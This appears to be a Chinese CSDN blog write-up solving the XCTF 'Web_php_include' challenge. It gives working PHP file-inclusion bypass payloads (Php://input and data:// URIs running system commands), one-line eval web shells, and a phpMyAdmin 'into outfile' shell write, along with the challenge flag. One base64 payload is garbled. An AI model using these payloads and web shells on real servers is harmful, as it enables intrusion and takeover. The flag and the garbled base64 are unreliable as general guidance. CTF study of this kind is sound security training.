

xctf <include> 文件包含

原创

[jzw0831](#) 于 2021-12-16 17:08:30 发布 1916 收藏

文章标签: [安全漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/jzw0831/article/details/121978622>

版权

web

Web_php_include

[伪协议与文件包含 --Zad-- 博客园 \(cnblogs.com\)](#)

方法一: 利用Bury Suite, 写入数据流

(php伪协议)

1. 打开文件发现, 题目有下列几个函数

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

CSDN @jzw0831

strstr() 函数搜索字符串在另一字符串中的第一次出现。

注释: 该函数是二进制安全的。

注释: 该函数对大小写敏感。如需进行不区分大小写的搜索, 请使用 [stristr\(\)](#) 函数。

[PHP strstr\(\) 函数 \(w3school.com.cn\)](#)

实例

查找 "Shanghai" 在 "I love Shanghai!" 中的第一次出现，并返回字符串的剩余部分：

```
<?php
echo strstr("I love Shanghai!","Shanghai");
?>
```

运行实例

CSDN @jzw0831

str_replace() 函数*替换字符串中的一些字符*（区分大小写）*。

该函数必须遵循下列规则：

如果搜索的字符串是一个数组，那么它将返回一个数组。

如果搜索的字符串是一个数组，那么它将对数组中的每个元素进行查找和替换。

如果同时需要对某个数组进行查找和替换，并且需要执行替换的元素少于查找到的元素的数量，那么多余的元素将用空字符串进行替换。

如果是对一个数组进行查找，但只对一个字符串进行替换，那么替代字符串将对所有查找到的值起作用。

注释：该函数是区分大小写的。请使用 [str_ireplace\(\)](#) 函数执行不区分大小写的搜索。

注释：该函数是二进制安全的。

实例

把字符串 "Hello world!" 中的字符 "world" 替换成 "Peter"：

```
<?php
echo str_replace("world","Peter","Hello world!");
?>
```

运行实例 »

CSDN @jzw0831

include（或 **require**）语句会获取指定文件中存在的所有文本/代码/标记，并复制到使用 include 语句的文件中。

包含文件很有用，如果您需要在网站的多张页面上引用相同的 PHP、HTML 或文本的话。

[PHP Include 文件 \(w3school.com.cn\)](#)

PHP Include 文件 (jb51.net)

2. 由此可知应该要使用大小写绕过

利用 `Php://input` 来进行数据流请求（利用post请求）

在CTF中经常使用的是`php://filter`和`php://input`

`php://filter`用于读取源码，`php://input`用于执行php代码


`php://input`需要post请求提交数据

`php://filter`可以get提交?`a=php://filter/read=convert.base64-encode/resource=xxx.php`

伪协议与文件包含 --Zad- - 博客园 (cnblogs.com)

利用 `<?php system("ls"); ?>` 携带 "ls" 命令,查找当前目录,发现找到了,类似flag的 `fl4gisisish3r3.php`

PHP: `php://` - Manual



The screenshot shows a web browser's developer tools interface. The top section is labeled "Request" and shows the following details:

- Method: GET
- URL: `/?page=Php://input`
- Host: `111.200.241.244:55506`
- User-Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36`
- Accept: `text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9`
- Accept-Encoding: `gzip, deflate`
- Accept-Language: `zh-CN,zh;q=0.9`
- Content-Length: `24`

The request body contains the payload: `<?php system("ls"); ?>`

The bottom section is labeled "Response" and shows the following HTML output:

```
);<br />
)<br />
include(
</span>
<span style="color: #0000BB">
  $page
</span>
<span style="color: #007700">
);<br />
</span>
<span style="color: #0000BB">
  ?&gt;<br />
</span>
</span>
</code>
fl4gisisish3r3.php
index.php
phpinfo.php
```

CSDN @jzw0831

3. 通过 `cat` 命令, 找到 `fl4gisisish3r3.php`

输入 `<?php system("cat fl4gisisish3r3.php"); ?>`

发现找到了对应的flag

flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}"

方法二: 利用 `data://` 伪协议, 写入数据流

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

CSDN @jzw0831

伪协议:

data://text/plain,xxx(数据)

data://text/plain;base64,xxx(base64编码后的数据)

[Data URI scheme \(data: base64\) 协议常用数据格式 - 大地长空 - 博客园 \(cnblogs.com\)](#)

[学习真的太难了 \(cnblogs.com\)](#)

利用 data:// 写入 `php* *<?php system("ls");?>`

因此有两种书写方式

1.1 data://text/plain,xxx形式

利用 `?page=data://text/plain,<?php system("ls");?>`

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

fl4gisisish3r3.php index.php phpinfo.php

CSDN @jzw0831

1.2 再利用 cat 命令，得到 fl4gisisish3r3.php

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

fl4gisisish3r3.php index.php phpinfo.php

CSDN @jzw0831

1.3 在源码中找到flag

flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}"

```
<code><span style= color: #000000 >
<span style="color: #0000BB">&lt;?php<br />show_source</span><span style="color: #007700"></span><span styl
</span>
</code><?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```

CSDN @jzw0831

2.1 data://text/plain;base64,xxxx(base64编码后的数据)


```
<?php system("cat fl4gisisish3r3.php");?>
```

的base64 为PD9waHAgc3lzdGVtKCJYXQgZmw0Z2lzaXNpc2gzcjMucGhwlik7Pz4=

```
<code><span style= color: #000000 >
<span style="color: #0000BB">&lt;?php<br />show_source</span><span style="color: #007700"></span><span styl
</span>
</code><?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```

CSDN @jzw0831

2.2 输入?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCJYXQgZmw0Z2lzaXNpc2gzcjMucGhwlik7Pz4=



2.3 在源码中即可找到 flag

```
flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}"
```

```
1 <code><span style="color: #000000">
2 <span style="color: #0000BB">&lt;?php<br />show_source</span><span style="color: #007700"></span></code></s
3 </span>
4 </code><?php
5 $flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
6 ?>
```

CSDN @jzw0831

方法三，利用 data:// 伪协议，写入一句话木马

1.利用data伪协议上传一句话木马*

```
<?php eval($_POST[shell]);?>
```

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

CSDN @jzw0831

2.利用蚁剑连接，输入URL 和密码 shell



3.进去即可找到对应的 fl4gisisish3r3.php

名称	日期	大小	权限
fl4gisisish3r3.php	2019-04-14 04:21:25	60 b	0644
index.php	2019-04-14 04:21:25	167 b	0644
phpinfo.php	2019-04-14 04:21:25	20 b	0644

4.点进去即可找到flag

```
flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}"
```


```
<?php  
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";  
?>
```

CSDN @jzw0831

方法四 利用后台写入一句话木马

1. 利用御剑扫描网站，发现存在 **phpMyAdmin** 平台，并且没有密码，而用户名一般为 **root**

phpMyAdmin 是一个以 **PHP** 为基础，以 Web-Base 方式架构在网站主机上的 **MySQL** 的数据库管理工具，让管理者可用 Web 接口管理 **MySQL** 数据库。



2. 进入后，先测试是否为可写入


输入 `SHOW VARIABLES LIKE "secure_file_priv"`

mysql> show global variables like '%secure%';	
Variable_name	Value
require_secure_transport	OFF
secure_auth	ON
secure_file_priv	/var/lib/mysql-files/

CSDN @jzw0831

3.得到结果后，发现可写入，写入一句话木马

没有具体的 Value 说明可以写入




CSDN @jzw0831

linux默认tmp是可写目录 试试写入一句话马 菜刀连接

输入select "<?php eval(@\$_POST['flag']); ?>"into outfile '/tmp/test.php'

select into outfile命令作用将查询结果输出保存到一个文件中

黑客在发现sql注入时，如何使用into outfile向服务器写入木马 (baidu.com)



其中 linux默认tmp是可写目录，可在/tmp/text.php的目录下找到写进去的一句话木马。



在 /var/www/ 目录下可找到 fl4gisisish3r3.php

4.即可找到flag

flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}"

```
/var/www/fl4gisisish3r3.php
```

```
1 <?php
2 $flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
3 ?>
4
```

CSDN @jzw0831